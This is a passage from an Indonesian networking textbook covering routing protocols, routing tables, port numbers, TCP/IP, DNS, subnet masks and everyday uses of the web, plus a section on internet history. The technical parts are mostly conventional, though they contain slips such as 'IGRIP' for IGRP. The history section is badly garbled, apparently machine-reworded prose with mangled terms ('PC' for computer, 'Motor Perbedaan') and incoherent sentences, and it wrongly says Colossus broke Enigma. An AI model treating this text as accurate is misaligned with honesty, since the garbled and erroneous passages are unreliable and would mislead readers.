- Protokol jarak terkadang memperbarui informasi tabel perutean menggunakan siaran. Di sisi lain, protokol routing link state menggunakan multicast setiap saat untuk memperbarui informasi routing link state ke tetangganya.
- Protokol vektor jarak relatif mudah dikonfigurasi dibandingkan dengan protokol perutean link state.

Contoh protokol perutean vektor jarak termasuk IGRIP dan RIP. Protokol routing link state mencakup protokol IS-IS dan OSPF.

Protokol perutean (routing protocols) adalah aturan atau standar yang digunakan oleh router untuk menentukan jalur terbaik bagi paket data untuk mencapai tujuan mereka dalam jaringan komputer. Berikut adalah penjelasan detail tentang protokol perutean jaringan:

Fungsi Protokol Perutean

- **Menentukan Jalur Terbaik**: Protokol perutean digunakan untuk menemukan jalur optimal bagi paket data menuju tujuan mereka.
- **Pemeliharaan Jalur**: Protokol ini terus memantau dan memperbarui informasi tentang jalur yang tersedia dalam jaringan.
- **Manajemen Lalu Lintas Jaringan**: Protokol perutean membantu mengelola dan mendistribusikan lalu lintas data untuk menghindari kemacetan jaringan.

Protokol Perutean Populer

- **RIP (Routing Information Protocol)**: Menggunakan algoritma distance vector, membatasi jumlah hop (maksimal 15) untuk mencegah loop routing.
- **OSPF (Open Shortest Path First)**: Menggunakan algoritma link-state, memperbarui informasi jalur secara cepat dan efisien, mendukung VLSM (Variable Length Subnet Mask).
- **EIGRP (Enhanced Interior Gateway Routing Protocol)**: Menggunakan algoritma hybrid, cepat dalam konvergensi, mendukung VLSM, dan lebih efisien dibanding RIP.
- **BGP (Border Gateway Protocol)**: Protokol perutean yang sangat skalabel dan digunakan untuk perutean antar AS di internet. Menggunakan path vector dan mempertimbangkan berbagai atribut untuk menentukan jalur terbaik.

Pertimbangan dalam Memilih Protokol Perutean

- **Skalabilitas**: Kemampuan untuk mendukung jaringan yang sangat besar.
- **Kecepatan Konvergensi**: Seberapa cepat protokol dapat menyesuaikan diri dengan perubahan dalam jaringan.
- **Efisiensi Bandwidth**: Jumlah bandwidth yang digunakan oleh protokol untuk bertukar informasi routing.
- **Kompleksitas Administratif**: Tingkat kesulitan dalam mengonfigurasi dan memelihara protokol.

Protokol perutean memainkan peran penting dalam pengelolaan lalu lintas jaringan dengan memastikan bahwa paket data mencapai tujuan mereka dengan cara yang paling efisien dan andal. Memahami perbedaan antara berbagai protokol perutean dan karakteristik masing-masing adalah penting untuk mendesain dan mengelola jaringan yang efektif.

7.5 TABEL PERUTEAN

Seperangkat aturan yang sering disajikan dalam format tabel untuk menentukan rute terbaik penerusan paket oleh router atau switch disebut sebagai tabel routing. Tabel perutean dasar dicirikan oleh beberapa fitur berikut:

- Tujuan: Ini adalah alamat IP tujuan tujuan akhir paket data.
- Lompatan berikutnya: Ini mengacu pada alamat IP perangkat (belum tentu tujuan akhir) yang menjadi tujuan penerusan paket.
- Metrik: Ini mengacu pada nilai biaya yang ditetapkan pada rute yang tersedia sehingga rute dengan biaya paling sedikit diambil sebagai jalur terbaik.
- Antarmuka: Ini mengacu pada antarmuka jaringan keluar yang harus digunakan perangkat jaringan untuk meneruskan paket ke tujuan atau hop berikutnya.
- Rute: Ini adalah informasi mengenai informasi subnet langsung dan tidak langsung, dan rute default yang digunakan ketika informasi penting kurang atau untuk bentuk lalu lintas tertentu.

Administrasi tabel routing dapat bersifat manual atau dinamis. Administrator jaringan melakukan perubahan pada tabel perutean perangkat jaringan statis secara manual. Dalam perutean dinamis, protokol memungkinkan perangkat jaringan untuk membangun dan memelihara tabel perutean secara dinamis.

Tabel perutean (routing table) adalah struktur data yang digunakan oleh router untuk menyimpan informasi tentang jalur-jalur menuju jaringan lain dalam sebuah jaringan komputer. Tabel ini berisi daftar rute yang router bisa gunakan untuk mengirim paket data ke tujuan mereka. Berikut adalah penjelasan detail tentang tabel perutean:

Tabel perutean adalah sebuah tabel yang disimpan dalam memori router dan berisi informasi tentang rute yang diketahui oleh router tersebut. Tabel ini digunakan untuk menentukan jalur terbaik bagi paket data yang diterima untuk diteruskan ke tujuan yang benar.

Struktur Tabel Perutean

Sebuah tabel perutean biasanya memiliki beberapa kolom utama, antara lain:

- **Network Destination**: Alamat jaringan tujuan atau subnet yang dapat dicapai.
- **Netmask**: Masker subnet yang digunakan untuk menentukan bagian alamat IP yang menunjukkan jaringan.
- **Next Hop**: Alamat IP dari hop berikutnya (router) yang harus dilalui paket untuk mencapai tujuan akhir.
- **Interface**: Antarmuka router yang harus digunakan untuk mengirim paket ke hop berikutnya.
- **Metric**: Nilai yang menunjukkan biaya atau jarak ke tujuan. Bisa berupa jumlah hop, kecepatan link, atau faktor lain tergantung pada protokol perutean yang digunakan.
- **Route Type**: Jenis rute, seperti rute langsung (connected), rute statis, atau rute dinamis yang dipelajari dari protokol perutean seperti OSPF atau BGP.

Contoh Tabel Perutean

Berikut adalah contoh tabel perutean sederhana:

Network Destination	Netmask	Next Hop	Interface	Metric	Route Type
192.168.1.0	255.255.255.0	0.0.0.0	eth0	1	Connected
10.0.0.0	255.0.0.0	192.168.1.1	eth1	10	OSPF
172.16.0.0	255.255.0.0	192.168.1.2	eth2	5	Static
0.0.0.0	0.0.0.0	192.168.1.254	eth0	20	Default

Jenis Rute dalam Tabel Perutean

- **Rute Terhubung (Connected Routes)**: Rute ini ditambahkan secara otomatis ketika antarmuka jaringan pada router diaktifkan dan dikonfigurasi dengan alamat IP. Rute ini mengindikasikan bahwa jaringan tujuan berada langsung di antarmuka tersebut.
- **Rute Statis (Static Routes)**: Rute yang dikonfigurasi secara manual oleh administrator jaringan. Rute statis tidak berubah kecuali diubah secara manual.
- **Rute Dinamis (Dynamic Routes)**: Rute yang dipelajari dan diperbarui secara otomatis oleh protokol perutean dinamis seperti OSPF, EIGRP, atau BGP.

Proses Pengambilan Keputusan Routing

Ketika router menerima sebuah paket, ia menggunakan tabel perutean untuk menentukan ke mana paket harus diteruskan:

1. **Pencocokan Jaringan Tujuan**: Router memeriksa alamat tujuan paket dan mencocokkannya dengan entri dalam tabel perutean.
2. **Memilih Jalur Terbaik**: Jika terdapat beberapa rute yang cocok, router memilih jalur terbaik berdasarkan metric.
3. **Meneruskan Paket**: Paket diteruskan melalui antarmuka yang ditentukan ke hop berikutnya.

Manajemen Tabel Perutean

- **Protokol Perutean Dinamis**: Protokol seperti RIP, OSPF, dan BGP secara otomatis memperbarui tabel perutean dengan informasi jalur yang baru.
- **Pengaturan Manual**: Administrator jaringan dapat menambahkan atau menghapus rute statis sesuai kebutuhan jaringan.

Tabel perutean adalah elemen kunci dalam operasi router, memungkinkan pengiriman paket data secara efisien ke tujuan yang benar. Dengan struktur dan informasi yang tepat, router dapat memutuskan jalur terbaik untuk paket data, memastikan kinerja jaringan yang optimal. Memahami dan mengelola tabel perutean adalah keterampilan penting bagi administrator jaringan untuk memastikan jaringan beroperasi dengan lancar dan efisien.

Port pada Jaringan

Port jaringan mengacu pada konstruksi perangkat lunak khusus aplikasi atau proses khusus yang bertindak sebagai titik akhir. Port digunakan oleh protokol lapisan transport dari rangkaian IP, termasuk TCP dan UDP. Setiap port jaringan diidentifikasi dengan nomor port. Nomor port menghubungkan alamat IP dan sifat protokol transport tempat komunikasi berlangsung. Nomor port adalah bilangan bulat 16-bit yang tidak ditandatangani. Nomor port dimulai dari 0 hingga 65535.

Port dalam jaringan komputer adalah titik akhir untuk komunikasi dalam sistem jaringan. Port adalah mekanisme yang memungkinkan komputer untuk mendukung banyak aplikasi dan layanan jaringan secara simultan. Berikut adalah penjelasan detail tentang port pada jaringan:

Port adalah identifikasi numerik pada tingkat Transport Layer dalam model OSI, yang digunakan untuk membedakan berbagai layanan atau aplikasi yang berjalan pada satu perangkat (host). Setiap port memiliki nomor yang unik dalam rentang 0 hingga 65535.

Kategori Port

Port dibagi menjadi beberapa kategori berdasarkan nomor mereka:

- **Well-Known Ports (0-1023)**: Port yang ditetapkan untuk layanan sistem atau layanan umum. Contoh: HTTP (port 80), HTTPS (port 443), FTP (port 21), dan SMTP (port 25).
- **Registered Ports (1024-49151)**: Port yang ditetapkan untuk aplikasi pengguna atau layanan yang kurang umum. Port ini dapat didaftarkan oleh aplikasi tertentu untuk menghindari konflik.
- **Dynamic/Private Ports (49152-65535)**: Port yang digunakan secara dinamis oleh aplikasi atau sistem untuk komunikasi sementara. Juga dikenal sebagai ephemeral ports.

Fungsi Port

Port memungkinkan beberapa aplikasi dan layanan untuk beroperasi secara simultan pada satu perangkat dengan membedakan aliran data berdasarkan nomor port. Ketika data dikirimkan melalui jaringan, informasi nomor port ditambahkan ke header paket untuk menunjukkan aplikasi atau layanan tujuan.

Contoh Port dan Layanan yang Menggunakannya

- **Port 20 dan 21**: FTP (File Transfer Protocol) - Digunakan untuk transfer file.
- **Port 22**: SSH (Secure Shell) - Digunakan untuk akses shell yang aman.
- **Port 25**: SMTP (Simple Mail Transfer Protocol) - Digunakan untuk mengirim email.
- **Port 53**: DNS (Domain Name System) - Digunakan untuk resolusi nama domain.
- **Port 80**: HTTP (Hypertext Transfer Protocol) - Digunakan untuk akses web tidak terenkripsi.
- **Port 110**: POP3 (Post Office Protocol 3) - Digunakan untuk menerima email.
- **Port 143**: IMAP (Internet Message Access Protocol) - Digunakan untuk menerima email.
- **Port 443**: HTTPS (HTTP Secure) - Digunakan untuk akses web terenkripsi.
- **Port 3389**: RDP (Remote Desktop Protocol) - Digunakan untuk akses desktop jarak jauh.

Cara Kerja Port

Ketika sebuah aplikasi ingin berkomunikasi dengan aplikasi lain melalui jaringan:

1. **Aplikasi Pengirim**: Menggunakan port sumber yang unik dan port tujuan yang sesuai dengan aplikasi yang dituju.
2. **Paket Data**: Mengandung nomor port sumber dan tujuan dalam header Transport Layer (TCP atau UDP).

3. **Router dan Firewall**: Menggunakan informasi port untuk memutuskan bagaimana mengarahkan paket ke tujuan yang benar.
4. **Aplikasi Penerima**: Mendengarkan pada port yang ditentukan dan menangani data yang datang.

Protokol Transport Layer dan Port

Port digunakan oleh protokol Transport Layer seperti TCP (Transmission Control Protocol) dan UDP (User Datagram Protocol):

- **TCP**: Protokol yang andal dan berbasis koneksi. Menggunakan nomor port untuk memastikan bahwa data diterima dan diatur ulang dalam urutan yang benar.
- **UDP**: Protokol yang tidak andal dan tanpa koneksi. Menggunakan nomor port untuk pengiriman data yang cepat tanpa jaminan penerimaan.

Manajemen dan Keamanan Port

- **Firewall**: Digunakan untuk mengatur lalu lintas jaringan berdasarkan nomor port, mencegah akses yang tidak diinginkan ke layanan tertentu.
- **Port Scanning**: Teknik yang digunakan oleh administrator jaringan (atau peretas) untuk memeriksa port mana yang terbuka dan layanan apa yang berjalan pada suatu perangkat.

Port adalah komponen esensial dalam komunikasi jaringan, memungkinkan komputer untuk mendukung berbagai layanan dan aplikasi secara simultan. Dengan memahami fungsi dan kategori port, serta bagaimana mereka digunakan dalam protokol transportasi, administrator jaringan dapat mengelola dan mengamankan jaringan dengan lebih efektif.

BAB 8
ESENSI INTERNET

8.1 DASAR-DASAR INTERNET

Bagian ini membahas beberapa konsep teknologi dasar yang membuat Internet berfungsi dan membahas berbagai pilihan untuk menghubungkan ke jalan raya super informasi sehingga setiap orang di jaringan Anda dapat menjelajahi Internet, berkomunikasi melalui email, berbagi gambar digital dengan orang lain, melakukan penelitian menggunakan sumber daya online yang tak terhitung jumlahnya, melakukan pembelian secara online, mengunduh film dan musik, konferensi video, dan banyak lagi. Pertama, mari kita bahas sedikit tentang sejarah Internet.

Sejarah Internet

Ketika berbicara tentang latar belakang sejarah media apa pun, baik media cetak, penyiaran, atau Internet, ada beberapa isu tentang strategi. Agaknya, faktor yang paling mengganggu bagi segala jenis historisisme inovatif adalah hal yang dulu dikenal sebagai hipotesis sejarah 'manusia luar biasa'. Meskipun hal ini membanjiri jenis-jenis historiografi yang lebih mapan, yang dilanjutkan dengan mencantumkan para bangsawan dan komandan, namun hal ini telah dikeluarkan, atau paling tidak dihapuskan dari catatan umum yang dapat diverifikasi melalui penyelidikan sosial dan keuangan, dan dianggap kurang penting bagi sejarah media. . Terlepas dari itu, masih ada godaan untuk menyingkirkan para pionir inovasi apa pun, yaitu Gutenberg, Bells, dan Marconis. Meskipun seluk-beluk anekdot memiliki arti penting sebagai hubungan antara kondisi yang terekam dan material, mengasingkan seorang 'virtuoso' individu dari hubungan mekanis, keuangan, dan sosial akan merusak catatan titik awal apa pun. Jika Internet, seperti yang mungkin kita ketahui, tidak akan memiliki strukturnya yang sekarang tanpa tokoh-tokoh seperti Paul Baran atau Tim Berners-Lee, maka hal tersebut tidak akan terjadi tanpa perang virus dan tujuan moneter dari PC. bisnis.

Persoalan berikut yang dihadapi sejarah media, khususnya ketika mengelola Internet, semakin sederhana, namun jauh lebih berbahaya. Determinisme inovatif, setidaknya dalam strukturnya yang kokoh, menerima bahwa kemajuan jangka panjang suatu media adalah proses dari ‘hukum’ yang penting, di mana peningkatan media lain menciptakan kondisi untuk kolaborasi sosial dan mental. Figur tampaknya sangat tidak berdaya menghadapi determinisme seperti ini, terutama sejak artikulasi 'Hukum Moore', yang secara umum diartikan bahwa kekuatan PC akan berlipat ganda secara berkala atau di suatu tempat di sekitarnya—Terlepas dari kenyataan bahwa, seperti yang akan kita lakukan, lihat, menempatkan undang-undang ini di luar bidang relevansinya akan menimbulkan permasalahan tersendiri.

Meskipun spekulasi mengenai determinisme inovatif dapat bermanfaat untuk melepaskan diri dari kecenderungan humanistik yang menempatkan manusia sebagai titik fokus sejarah, salah satu model yang tidak umum adalah War in the Age of Intelligent Machines (1991) karya Manuel de Landa, dan pandangan seperti itu tidak berlaku.

mengevakuasi kecenderungan curang yang menganggap inovasi sebagai salah satu kemajuan bawaan. Catatan jelas sejarah mekanik yang menunjukkan sebagian dari cita-cita dan ketidaksenonohan determinisme tersebut adalah Soft Edge karya Paul Levinson (1997).

Seperti komentar Gary Chapman, model sejarah mekanis yang berbasis nilai atau deterministik kurang beruntung dibandingkan model yang mempertimbangkan kondisi sosial dan material, terutama kesiapan pemerintah, organisasi, dan pasar untuk menggunakan sumber daya untuk media baru. 'PC, sebagai mesin yang berbeda, adalah gambaran material dari prosedur panjang kemajuan, kesalahan, peningkatan, lebih banyak kesalahan, peningkatan yang lebih besar, kombinasi sorotan, penghancuran latihan yang digantikan, pencapaian dan kebuntuan ilmiah, dll., semuanya dikemas dalam fisik item dan cara kita menggunakannya'. Patrice Flichy telah menyebutkan fakta obyektif komparatif dengan mengacu pada radio dan media pertukaran lainnya, bahwa 'apa yang muncul saat ini sebagai perkembangan dari kemajuan yang biasanya diucapkan tampaknya, sebagai aturan umum, latar belakang sejarah dari bagian bermasalah yang dimulai dengan satu ruang. lalu ke yang berikutnya'. Mengenai kemajuan signifikan secara sosial lainnya, TV, Raymond Williams menentang kurangnya determinisme inovatif, atau 'kemajuan simtomatis' yang dikeluarkan dari struktur sosial: perkembangan tersebut tidak berasal dari 'kejadian atau rangkaian peristiwa tersendiri', namun bergantung pada kemajuannya. pengakuan 'atas kreasi yang dibuat dengan penutupan berbeda pada dasarnya dalam pandangan'.

Secara khusus, kata Williams—inovasi—misalnya, telekomunikasi atau kekuasaan, memerlukan penyesuaian dalam pengakuan sosial sebelum dianggap bernilai. Demikian pula halnya dengan PC, dalam beberapa tahun sebelumnya Internet telah diizinkan pada zaman kuno, yang dikenal sebagai 'Internet Victoria', yang diperkenalkan dengan transmisi pesan transmisi listrik utama oleh Samuel Morse, 'Apa yang dimiliki Tuhan? diciptakan?' pada tahun 1844. Selama beberapa dekade berikutnya, jalur siaran diperkenalkan melintasi Amerika Utara dan Eropa, dan pada tahun 1866, jalur utama lintas samudera dibangun.

Ketika koneksi transmisi menyebar ke seluruh dunia, diperluas melalui saluran telepon setelah pengembangan Alexander Graham Bell pada tahun 1876, kerangka komunikasi penyiaran di seluruh dunia ditetapkan.

Kemajuan kerangka tersebut dibantu oleh penciptaan PC elektronik. Terlepas dari kenyataan bahwa Charles Babbage, yang bingung dengan isu-isu dalam menggambarkan apa yang disebut Doron Swade sebagai 'waktu evaluasi' (2000), telah merencanakan dan merakit Motor Perbedaannya secara tidak lengkap pada pertengahan abad kesembilan belas, hal tersebut baru terjadi pada pertengahan abad ke-19. Pada abad ke-20, pedoman PC yang berguna secara universal — siap untuk membaca, menulis, menyimpan, dan memproses informasi — telah ditetapkan.

Alan Turing, yang pernah kuliah di King's College, Cambridge, dan Universitas Princeton, menyiapkan pedoman PC mekanis, 'Mesin Turing,' dalam makalahnya 'On Computable Numbers.' Pada dasarnya, Turing juga berpendapat bahwa hanya satu dari setiap masalah numerik ganjil yang dapat diselesaikan dan ada beberapa masalah yang tidak ada perhitungannya yang dapat dimasukkan ke dalam PC. Bagaimanapun, sebagian besar

masalah, ketika diubah menjadi rangkaian pengelompokan 1 dan 0 yang terkomputerisasi, dapat disimpan ke dalam mesin melalui kaset, direkam dan diurai untuk dihasilkan.

Saat Turing menggambarkan standar hipotetis PC pada tahun 1930-an, Konrad Zuse membuat PC elektronik mentah utama, Z1 dan Z2; Z1, dimulai pada tahun 1936, menggunakan pintu mekanis untuk menghitung bilangan paralel (Zuse memilih ganda dibandingkan desimal karena bilangan tersebut dapat dihitung dengan lebih cepat).

Pada Z2, pintu-pintu ini digantikan oleh transfer elektromagnetik yang lebih cepat, seperti yang digunakan dalam perdagangan telepon, namun, baru pada pengembangan Z3 pada tahun 1941 Zuse menyelesaikan PC yang berfungsi sepenuhnya dan dapat diprogram. Kebanyakan gadget saat ini sebenarnya dekat dengan mesin penghitung. Kemampuan untuk memproses dan melakukan berbagai kapasitas tidak dimulai sampai inovasi Z3 dan gadget elektronik lainnya yang sepenuhnya dapat diprogram. ENIAC (Electronic Numerical Integrator and Kalkulator), bertempat di Universitas Pennsylvania menjelang Perang Dunia, dan Colossus, bekerja di Bletchley Park pada tahun 1943 dan bermaksud untuk memecahkan kode yang dibuat oleh mesin Enigma Jerman.

Gadget awal ini, yang digabungkan pada tahun 1944 oleh Howard Aiken dan Mark I dari IBM dan Manchester 'Child' pada tahun 1948, adalah mesin yang sangat besar. ENIAC, misalnya, memiliki lahan seluas 650 kaki persegi, sedangkan Mark I berukuran lima ton, dan PC-PC awal yang sangat besar dilengkapi dengan silinder vakum dan transfer (istilah bug diikuti kembali ke cerita yang ditulis oleh salah satu insinyur perangkat lunak utama , Grace Murray Hopper, menemukan ngengat di Mark II pada tahun 1947). Hanya karena, bagaimanapun, mereka berbicara tentang kemampuan memperluas kendali PC secara konsisten.

UNIVAC (Universal Automatic Computer), menurut pemikiran John Von Neumann, adalah PC utama yang dapat diakses secara finansial dan mesin utama untuk menyimpan informasi dalam kaset. Upaya berikutnya adalah menemukan hubungannya dengan kekuatan ini, dan beberapa analis bahkan menyarankan bahwa kegilaan pada pertengahan abad ke-20 dalam memusatkan data disebabkan oleh perkembangan raksasa-raksasa ini dalam pemerintahan dan kemitraan yang sangat besar. Sepanjang tahun 1950-an dan 1960-an, komputer terpusat, misalnya System/360, bersama dengan 'superkomputer' yang jauh lebih dominan, menguasai pemikiran terbuka dan melibatkan lemari raksasa di ruangan berpendingin yang jarang dikunjungi oleh teknokrat berpengalaman.

8.2 KETENTUAN TEKNIS INTERNET

Sama seperti Anda tidak perlu mengetahui cara kerja mesin pembakaran untuk mengendarai mobil, Anda juga tidak perlu memahami setiap aspek cara kerja Internet untuk memanfaatkan semua yang ditawarkannya. Oleh karena itu, tidak ada salahnya untuk mengkaji, betapapun singkatnya, berbagai istilah dan konsep yang berhubungan dengan Internet.

TCP/IP

TCP/IP—kependekan dari Transmission Control Protocol/Internet Protocol — adalah sekelompok aturan yang disebut protokol yang menentukan bagaimana perangkat, baik

serupa maupun berbeda (misalnya komputer, router, dan modem), terhubung dan berkomunikasi satu sama lain. (Dalam konteks ini, “protokol” menjelaskan rincian teknis tentang bagaimana dua perangkat komunikasi akan berinteraksi dan bekerja sama untuk memindahkan data digital dari satu perangkat ke perangkat lainnya.)

TCP/IP bekerja dengan menentukan jalur transmisi terbaik yang tersedia untuk perjalanan data. Namun, alih-alih mengirimkan semua data dalam satu potongan besar, protokol ini memecah data menjadi paket-paket kecil.

Paket-paket ini dapat melakukan perjalanan melalui sejumlah jalur berbeda untuk mencapai tujuannya; ketika mereka tiba, mereka dipasang kembali secara berurutan. Untuk memastikan bahwa paket tiba di tujuan yang benar, masing-masing paket berisi alamat tujuan dan alamat sumber. Informasi ini disimpan dalam “amplop” atau “header” setiap paket. Bagian TCP dari protokol mengontrol perincian data di pihak pengirim dan menyusunnya kembali di pihak penerima, sementara IP menangani perutean paket data.

Anggap saja seperti ini: Mengirim data melalui TCP/IP tidak berbeda dengan mengirim surat melalui Layanan Pos AS. Setiap surat yang Anda kirim melalui pos mencakup alamat pengirim (yaitu alamat sumber) dan alamat penerima (yaitu alamat tujuan). Bedanya, dengan surat siput, Anda mengirim seluruh surat dalam satu paket atau amplop (packet). Jika Anda mengirim surat yang sama melalui Internet, surat tersebut akan dikirim dalam ratusan bahkan ribuan paket (amplop) untuk sampai ke tujuannya, setelah itu akan disusun kembali secara elektronik. Protokol Internet yang digunakan di bawah bendera TCP/IP termasuk UDP, PPP, SLIP, VoIP, dan FTP.

DNS

Sama seperti lebih mudahnya mengingat nama seseorang daripada mengingat nomor teleponnya, demikian pula lebih mudah mengingat lokasi situs Web berdasarkan nama domainnya dibandingkan alamat IP-nya. Misalnya, Anda sering mengunjungi situs Web Ford Motor Company. Kemungkinannya adalah, Anda mungkin akan mengingat nama domain situs tersebut, misalnya Ford.com, dan bukan alamat IP-nya. Namun, browser Web komputer Anda beroperasi dengan cara yang berlawanan. Ia perlu mengetahui alamat IP Ford.com agar dapat terhubung dengan situs tersebut.

Itulah gunanya sistem nama domain. Ketika Anda memasukkan nama domain dari situs yang ingin Anda kunjungi (Ford.com), browser Web Anda memulai sesi dengan server DNS baik secara lokal atau di Internet untuk menemukan alamat IP yang terkait dengan nama domain itu. Server DNS melakukan pencarian hierarki untuk alamat IP menggunakan asosiasi nama domain untuk nama domain terdaftar guna menemukan alamat IP situs yang ingin Anda kunjungi. Jika server DNS yang terhubung dengan komputer Anda tidak dapat menentukan alamat IP yang terhubung dengan nama domain yang Anda masukkan, server DNS kemudian akan mencari nomor tersebut di server DNS tingkat yang lebih tinggi secara berturut-turut hingga menemukan entri tersebut (atau kesalahan terjadi).

Setelah alamat IP ditemukan, komputer Anda dapat mencari dan berkomunikasi dengan komputer yang menampung situs Web Ford.com. Server DNS pertama menyimpan asosiasi dalam memori untuk sementara waktu jika Anda atau orang lain yang dilayaninya

perlu mengunjungi situs itu lagi. Server DNS hanya menyimpan asosiasi yang sering digunakan karena server tersebut dapat mencari asosiasi yang tidak diketahuinya di server DNS tingkat yang lebih tinggi.

Server Akar DNS

DNS dikelola secara hierarkis menggunakan zona (area terkelola). Zona tertinggi adalah zona akar. Router DNS adalah server nama yang beroperasi di zona root. Server root DNS memiliki kekuatan untuk merespons secara langsung permintaan rekaman untuk data yang disimpan di zona root. Mereka juga dapat merujuk pertanyaan ke server domain tingkat atas (server TLD) yang tepat. Server TLD secara hierarki berada pada level di bawah server root.

Subnetmask

Subnet mask adalah nomor yang diterapkan dalam file konfigurasi host yang memungkinkan pembagian jaringan IP kelas C menjadi jaringan yang dapat dirutekan secara terpisah. Untuk jaringan rumah di jaringan ISP yang lebih besar, subnet mask paling sering adalah 255.255.255.0, karena jaringan rumah biasanya tidak dibagi menjadi segmen yang terpisah secara fisik dengan router internal. Di gedung perkantoran dan lingkungan bisnis, subnet digunakan untuk melepaskan lalu lintas ke jaringan yang terisolasi secara fisik untuk mempertahankan lalu lintas data tetap rendah dan untuk meningkatkan kinerja akses ke periferal dan server lokal. Lalu lintas data yang ditujukan ke subnet lain atau ke WAN harus melewati router.

8.3 WEB SELURUH DUNIA ADALAH JENDELA KE DUNIA

Seperti makhluk hidup, Web terus berubah seiring bertambahnya atau perubahan jaringan. Evolusi Internet baik dalam lingkup geografis dan audiens menawarkan setiap objek yang terhubung dengan prospek untuk berkomunikasi dengan cara yang belum pernah ada sebelumnya. Jika penggunaan Anda terhadap Web hanya sebatas mengunduh informasi dan menerima e-mail, Anda hampir tidak mengetahui apa yang dapat dicapai melalui Web. Cara menggunakan Web untuk memberikan informasi, mendidik, dan bertukar ide, barang, dan layanan dengan khalayak di seluruh dunia hanya dibatasi oleh imajinasi dan kreativitas seseorang. Bab ini hanya sekilas tentang apa yang dapat Anda lakukan di Web.

Memanfaatkan Koneksi Anda ke Web

Menyambungkan jaringan Anda—atau subjaringan jaringan Anda—ke Internet akan memperluas jangkauan jaringan rumah atau kantor Anda hingga ke pelosok bumi. Dengan biaya di bawah Rp. 1.200.000 per bulan di sebagian besar pasar di seluruh negeri, Anda bisa mendapatkan koneksi ke Internet yang berjalan pada kecepatan yang layak dan mencakup hingga lima alamat IP statis.

Alamat-alamat ini dapat secara signifikan meningkatkan kemampuan Anda untuk memperoleh manfaat maksimal dari koneksi Anda ke Internet. Itu karena untuk membuat server Web, Webcam, dan sumber daya lainnya tersedia di Web, Anda memerlukan setidaknya satu alamat IP statis yang terlihat di Internet. Selain itu, alamat IP statis dapat digunakan untuk memungkinkan klien VPN terhubung ke sumber daya jaringan Anda. Tanpa

alamat IP statis, sebagian besar komunikasi Anda dengan dunia luar menjadi terbatas. Namun, dengan alamat IP statis, jaringan Anda dapat menjadi situs Web, penyedia layanan klien, stasiun radio, stasiun TV, atau blog—hanya beberapa di antaranya.

Web benar-benar merupakan jendela dunia. Anda tidak hanya dapat melihat ke luar, memperoleh data dalam jumlah besar dari Web, Anda juga dapat melihat ke dalam oleh orang lain di mana pun di dunia, memungkinkan Anda berbagi informasi pilihan Anda dengan khalayak di seluruh dunia. Menambahkan sumber daya Anda sendiri ke Web—forum kebebasan berpendapat dua arah yang tak terkekang—dapat memberikan nilai bagi Anda dan organisasi Anda serta meningkatkan kegunaan Web bagi orang lain.

Penggunaan Umum Web

Berikut ini adalah kegunaan utama web:

a. Menemukan atau Menerbitkan Informasi

Kebanyakan orang menggunakan Internet untuk memperoleh informasi-itulah sebabnya sebagian orang menyebutnya sebagai perpustakaan terbesar di dunia. Cara terbaik untuk memperoleh informasi secara online adalah dengan memasukkan kata kunci atau frase ke dalam mesin pencari seperti Yahoo, Google dan Ask. Saat Anda mengetikkan kata kunci atau frasa ke dalam kolom pencarian di salah satu situs ini, ini akan mengembalikan sejumlah link ke halaman Web yang berhubungan dengan kata atau frasa yang Anda masukkan. Tanyakan pada diri Anda atau manajemen organisasi Anda: Informasi apa tentang Anda, keluarga Anda, atau perusahaan Anda yang harus diposting ke server Web?

Agar informasi Anda ditemukan atau suara Anda didengar di Internet, ada lebih dari sekadar mendapatkan nama domain seperti thisismywebsite.com. Untuk memastikan bahwa informasi di situs Anda dapat ditemukan ketika seseorang melakukan pencarian terkait, Anda memasukkan kata kunci pencarian ke dalam judul dokumen Anda dan mungkin membayar untuk mendaftarkan situs Anda ke berbagai mesin pencari. Mempelajari kata-kata pencarian kunci dan menyesuaikan judul dan label dokumen Anda adalah sebuah ilmu tersendiri. Dan bahkan jika Anda menguasainya, situs Web bisnis Anda mungkin terdaftar di bagian atas hasil pencarian suatu hari dan turun ke peringkat 100 atau 1.000 pada hari berikutnya. Seperti Wild West, hanya ada sedikit peraturan di Internet, dan apa pun berlaku jika ingin diperhatikan.

b. Komunikasi

Hal ini terjadi dengan cara berikut:

Surel

Alat komunikasi Internet yang paling populer adalah email, yaitu pesan yang dikirim secara elektronik dari pengirim ke host di Internet, berpotensi diteruskan ke host lain, dan pada akhirnya diunduh sesuai keinginan penerima. Salah satu cara untuk mendapatkan akun email adalah dari penyedia layanan Internet (ISP) Anda; sebagian besar paket menyertakan penggunaan setidaknya satu alamat email. Alternatifnya, Anda dapat menjalankan server email rumah atau kantor Anda sendiri dengan nama domain yang Anda miliki.

Anda mengakses pesan yang diterima melalui akun ini melalui perangkat lunak khusus yang disebut klien email.

Pilihan lainnya adalah dengan menggunakan salah satu dari beberapa layanan email gratis yang dapat diakses melalui browser Web, seperti berikut ini:

- Yahoo! Surat (http://mail.yahoo.com)
- Gmail (http://www.gmail.com)

Pesan Instan (IM)

Cara lain untuk berkomunikasi melalui Internet adalah melalui pesan instan (IM). IM menyediakan komunikasi instan; tidak ada perantara untuk menyimpan atau meneruskan pesan. Kedua pengguna akhir harus online ke IM; ketika mereka melakukannya, teks yang mereka ketikkan dikirim secara instan dari satu ke yang lain secara bolak-balik begitu tombol Kirim (atau serupa) diklik. Anda dapat melakukan IM menggunakan klien IM di desktop Anda atau, dalam beberapa kasus, browser Web. Aplikasi perpesanan instan yang populer meliputi yang berikut:

- Yahoo! Kurir
- Jendela Messenger Langsung

Konferensi video

Konferensi video memberi pengguna kesempatan langka untuk melakukan pertemuan virtual, sehingga mengurangi banyak biaya transportasi. Untuk melakukan konferensi video melalui Internet, setidaknya satu peserta harus memiliki alamat IP statis yang dapat terdeteksi di Internet. Selain itu, setiap kontributor harus memiliki layanan dengan kecepatan unggah minimal 400Kbps untuk menjaga kualitas komunikasi, terutama jika Anda menggunakan komponen video. Untuk melakukan konferensi video, Anda harus memiliki akses ke semacam Webcam.

ngeblog

Blog, singkatan dari Weblogs, adalah situs di mana orang dapat berbagi informasi dengan individu lain yang berminat atau mempunyai pemikiran serupa. Bayangkan blog sebagai jurnal digital yang dapat dibaca oleh orang-orang di seluruh dunia.

c. Hiburan dan Media

Internet menawarkan banyak pilihan hiburan, termasuk yang berikut:

- Permainan interaktif
- Musik
- Video
- Berita
- radio internet
- televisi internet

d. Terlibat dalam Perdagangan

Perdagangan mewakili salah satu penggunaan Internet yang paling umum. Kegiatan yang berhubungan dengan bisnis mencakup (namun tidak terbatas pada) hal-hal berikut:

- Penjualan dan pemasaran ritel
- Perbankan
- Lelang
- Periklanan

e. Mengunduh Perangkat Lunak

